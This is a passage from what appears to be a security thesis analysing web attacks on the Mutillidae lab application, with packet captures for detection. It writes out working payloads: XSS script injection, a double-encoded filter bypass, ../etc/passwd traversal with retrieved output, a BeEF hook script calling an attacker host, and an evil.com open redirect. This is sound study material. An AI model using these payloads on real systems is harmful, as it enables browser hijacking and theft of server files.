


Figure 32. XSS attack

Figure 33. illustrates an attack where the user's session information is captured by using a malicious URL and then gives the attacker unauthorized access to the application.





Figure 33. The steps involved in a reflective XSS attack. (Stuttard & Pinto, 2011)

9.3.3 Identifying XSS

The XSS vulnerability will be exploited in the add-to-your-blog.php section. The following code will be injected through TamperData to demonstrate this vulnerability

<script>alert('hello');</script>

When looking at the wireshark result from the XSS exploit we can see the same thing as already seen in the SQL injection section. Mutillidae does not provide any kind of input validation and in this case the application is easily exploited and recognized.



```
No. Time      Source        Destination   Protocol Length Info
 10 28.594958 172.16.40.133 172.16.40.132 HTTP      832 POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/
▸ Frame 10: 832 bytes on wire (6656 bits), 832 bytes captured (6656 bits)
▸ Ethernet II, Src: Vmware_c7:b9:8f (00:0c:29:c7:b9:8f), Dst: Vmware_10:61:e7 (00:0c:29:10:61:e7)
▸ Internet Protocol Version 4, Src: 172.16.40.133 (172.16.40.133), Dst: 172.16.40.132 (172.16.40.132)
▸ Transmission Control Protocol, Src Port: 55688 (55688), Dst Port: http (80), Seq: 1, Ack: 1, Len: 766
▸ Hypertext Transfer Protocol
▾ Line-based text data: application/x-www-form-urlencoded
   csrf-token=SecurityIsDisabled&blog_entry=<script>alert('hello');</script>&add-to-your-blog-php-submit-button=Save+Blog
```

Figure 34. XSS wireshark output

The tcpdump result does not provide any more extra information about the attack. It is possible to print the ascii or hexadecimal values from the attack but the result would be the same as we already have seen from the wireshark output.

```
23:09:37.305066 IP (tos 0x0, ttl 64, id 29508, offset 0, flags [DF], proto TCP (6),
length 818)
    silverskin.local.55688 > mutillidae.local.www: Flags [P.], cksum 0x63a8 (correct),
seq 0:766, ack 1, win 183, options [nop,nop,TS val 9444351 ecr 9357739], length 766
E..2sD@.@..X..(...(....P".h.e5t.....c......
........POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1

csrf-token=SecurityIsDisabled&blog_entry=<script>alert('hello');</script>&add-to
-your-blog-php-submit-button=Save+Blog+Entry
```

Figure 35. XSS tcpdump output

9.4 Path Traversal


Path traversal vulnerabilities can be found when the application allows user-controllable data to interact with the filesystem. If the application allows the attacker to create arbitrary input it is possible for the attacker to retrieve sensitive information from the server (Stuttard & Pinto, 2011).

9.4.1 Identifying Path Traversal

The path traversal vulnerability will be exploited in the mutillidae text-file-viewer.php functionality. The attack is used to go up in the directories and retrieve the server's user file. The attacker will request a file from the filesystem and inject the following value into the textfile parameter:

../../../../../../etc/passwd

In Figure 36 we can see that the attack was successful and the attacker was able to retrieve the user file from the server. There are number of other techniques to exploit this vulnerability. For example the Penetration Testing Lab blog offers a good cheat sheet for this attack.[6]



File: ../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
```

Figure 36. Successful path traversal attack

Looking at the wireshark result from the path traversal exploit we can see that the mutillidae does not provide any kind of filtering or sanitation to the user-supplied input and by this the application is vulnerable and easy to identify.

6 http://pentestlab.wordpress.com/category/general-lab-notes/page/4/




Figure 37. Path traversal wireshark output

If the applications input filter does not accept the regular path traversal sequences, it is also possible to URL-encode the slashes and dots. As we already saw from the command injection where the application has URL encoded the characters, it is still vulnerable and the attacker successfully exploited the application.

```
00:00:00.018969 IP (tos 0x0, ttl 64, id 50977, offset 0, flags [DF], proto TCP (6),
length 772)
   172.16.40.133.49079 > 172.16.40.132.80: Flags [P.], cksum 0x060b (correct), seq
0:720, ack 1, win 183, options [nop,nop,TS val 20982541 ecr 6985598], length 720
        0x02b0:  390d 0a0d 0a74 6578 7466 696c 653d 2e2e      9....textfile=..
        0x02c0:  2f2e 2e2f 2e2e 2f2e 2e2f 2e2e 2f65 7463      /../../../../etc
        0x02d0:  2f70 6173 7377 6426 7465 7874 2d66 696c      /passwd&text-fil
        0x02e0:  652d 7669 6577 6572 2d70 6870 2d73 7562      e-viewer-php-sub
        0x02f0:  6d69 742d 6275 7474 6f6e 3d56 6965 772b      mit-button=View+
        0x0300:  4669 6c65                                    File
```

Figure 38. Path traversal tcpdump output

9.5 Double Encoding

If the application implements security checks for user input and rejects malicious code injection, it is still possible to bypass the filters with techniques like single and double encoding. There are common character sets that are used in web application attacks; path traversal uses the "../" and XSS uses the "<" , "/" and ">" characters (OWASP, 2009).

There are some common characters that are used in different injection attacks. As already seen in the command injection attack some of the characters were represented with the % symbol. When it is encoded again, its representation in hexadecimal code is %25. Table 2 illustrates the possibilities for hexadecimal encoding and double encoding.

Table 2: Encoded character set sequences

Single encoding	
.	%2E
/	%2F
\	%5C
<	%3C
>	%3E
Double encoding	
.	%252E
/	%252F
\	%255C
<	%253C
>	%253E

If the application refuses attacks like **<script>alert(1)</script>**, with double-encoding the security check might be possible to bypass. The malicious double encoding code would be:

%253Cscript%253Ealert(1)%253C%252Fscript%253E

10 Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF) is similar to XSS. The difference is that it does not require to inject malicious scripts into the web application. Instead an attacker can create a malicious web site, which holds a malicious script that will do actions behalf the targeted user. For CSRF attack to work it needs a targeted user with an active session and predictable transaction parameters. The attacker creates the script to the web site and if the targeted user opens the page while logged into the application, then the script will execute with his privileges and arbitrary actions will be carried out (SANS 542.3, 2010).

10.1 Identifying CSRF

CSRF vulnerabilities are harder to detect than XSS. It follows a four step process by first reviewing the application logic and finding functions that perform sensitive actions and have predictable parameters. If these are found in the application then the next step is to create a page with the request and have a victim to access this page while logged in to the application (SANS 542.5, 2010).

In the following example the attacker has created a CSRF attack against the users in Mutillidae. Figure 39 shows that the attacker has injected the following script into the application.





Figure 39. Wireshark output of CSRF-attack

It creates a blog post with a string ”Cross-site request forgery”. The onmouseover variable is for when the victim moves the pointer top of the CSRF blog post it creates a new post without the victim knowing about it. Only thing the victim’s browser will do is refresh the page.

Other interesting values are also stored in the hidden form fields. We can see that a csrf-token parameter is given with a value ”106424”. This is for blocking this kind of attack. The value of the form field is changed into ”best-guess”, to see if the server processes the request.

When the victim browses into the blog section and moves its mouse over to the ”Cross-site request forgery” post a new post was made and no other checks were made to the csrf-token.



View Blogs

4 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2012-09-08 07:57:40	CSRF Success
2	anonymous	2012-09-08 07:52:45	CSRF Success
3	anonymous	2012-09-08 07:52:08	*Cross-site request forgery*
4	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Figure 40. Successful CSRF-attack

In this case there was a way to block the possible CSRF vulnerabilities, but it was not efficient enough since no validation for the token value was not made. Using hidden form fields makes the application trust the client completely, which should be never done.

11 BeEF

The Browser Exploitation Framework is a penetration testing tool that focuses on the web browser. BeEF allows the attacker to focus on the payloads instead of how to get the attack to the client (BeEF, 2012).

The attacker can hook one or more web browsers and use them as targets to launch different exploits against them. BeEF allows for example port scanning, JavaScript injection, different browser exploits and clipboard (SANS 542.5, 2010).

BeEf attacks are made when cross site scripting vulnerabilities are found in the targeted application. Since it's required to inject a malicious script into the application for BeEF to work. It is a very powerful tool and it gives the attacker a complete control over the victim's browser. It uses the **beefmagic.js.php** to control the zombie and to maintain access.

In Figure 41 we can see the BeEF control interface. On the left side is the menu options and the list of hooked zombies that are under the attacker's control. On the right side is a list of available exploits the attacker can run against the victim's browser.

Some of the commands does not show any results on the control interface but instead in the zombie screens.




Figure 41. BeEF control interface

11.1 Identifying BeEF

In the following example the mutillidae machine will be hooked with BeEF. The attacker injected the following code **<script src="http://172.16.40.133:3000/beef/hook/beefmagic.js.php"></script>** in add-to-your-blog.php section. When the user views the blog entries on the mutillidae site, its browser will become a zombie and the attacker has complete control over it, see Figure 42.




Figure 42. Successful BeEF attack

In Figure 43 we can see what kind of traffic has resulted from the point where the victim became a zombie and was exploited.




Figure 43. BeEF wireshark output

It shows us that when the victim is hooked, its browser sends a GET request to the BeEF controller every five seconds. The number 8 packet shows the exploitation itself. Every BeEF attack has its own variable, called result_id, which changes every time an attack is conducted. After successful attack the zombie sends a return.php instead of command.php to the BeEF controller. After this it starts again to maintain the connection to the controller. Also the BeEF controller sets its own cookie to the client, called BeEFSession.

12 Unvalidated Redirects and Forwards

In an unvalidated redirect attack the application allows redirecting or forwarding its users to a third-party site or another site within the application. In this case the attacker links to unvalidated redirect and tricks the applications victims into clicking it. Since the forged URL looks like a valid site the victim is more likely to click it and sent into a malicious site (OWASP, 2010).

12.1 Identifying Unvalidated Redirects and Forwards

In the following example Mutillidae offers a list of sites for its users to visit. When clicking a site in the list it takes a single parameter named **forwardurl**. In this case the attacker crafts a malicious URL that redirects users to a malicious site that can perform, for example phishing or installing malware.

Figures 44 and 45 shows us that the attacker has crafted a malicious URL and links its victims into www.evil.com. Mutillidae does not perform any validation for the input and any kind of destination can be used. For example, the attacker could redirect its victim into a site that has a BeEF hook already placed and hook the victim and take control over its browser.




Figure 44. Unvalidated Redirect wireshark output


```
00:00:00.000788 IP (tos 0x0, ttl 64, id 4765, offset 0, flags [DF], proto TCP (6), length
642)
   172.16.40.133.49745 > 172.16.40.132.80: Flags [P.], cksum 0x0cd5 (correct), seq
0:590, ack 1, win 183, options [nop,nop,TS val 18353929 ecr 4248562], length 590
              0x0000:  4500 0282 129d 4000 4006 7caf ac10 2885  E.....@.@.|...(.
              0x0010:  ac10 2884 c251 0050 411e 1d93 1239 c91f  ..(..Q.PA....9..
              0x0020:  8018 00b7 0cd5 0000 0101 080a 0118 0f09  ................
              0x0030:  0040 d3f2 4745 5420 2f6d 7574 696c 6c69  .@..GET./mutilli
              0x0040:  6461 652f 696e 6465 782e 7068 703f 7061  dae/index.php?pa
              0x0050:  6765 3d72 6564 6972 6563 7461 6e64 6c6f  ge=redirectandlo
              0x0060:  672e 7068 7026 666f 7277 6172 6475 726c  g.php&forwardurl
              0x0070:  3d68 7474 703a 2f2f 7777 772e 6576 696c  =http://www.evil
              0x0080:  2e63 6f6d 4854 5450 2f31 2e31 0d0a 486f  .com
```

Figure 45. Unvalidated Redirect tcpdump output

13 Nmap

Nmap is a free and open source utility for network discovery and security auditing. It can be used for system and network auditing, monitoring host or service uptime and also for malicious misuse. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services those hosts are offering, what operating systems they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics (Lyon, 2009).

There are few anomalies we can separate to identify that this is actually a port scan that has been made. First we look at the timestamps of each TCP request. It shows us that under 0.1 seconds, 10 TCP SYN requests has been made. Nmap also seems to change the source port in every request against the target. If one of the ports are open in the target machine a packet with RST and ACK flags is sent and the connection to the port is closed immediately. It also shows that a typical packet size from nmap seems to be 74 bytes.



No.	Time	Source	Destination	Protocol	Length	Info
15	8.691637	172.16.40.133	172.16.40.132	TCP	66	46070 > https [RST, ACK] Seq=0 Ack=1 Win=183 Len=0 T
16	8.691783	172.16.40.133	172.16.40.132	TCP	66	42738 > http [RST, ACK] Seq=0 Ack=1 Win=183 Len=0 TS
36	21.693192	172.16.40.133	172.16.40.132	TCP	74	54749 > mysql [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SA
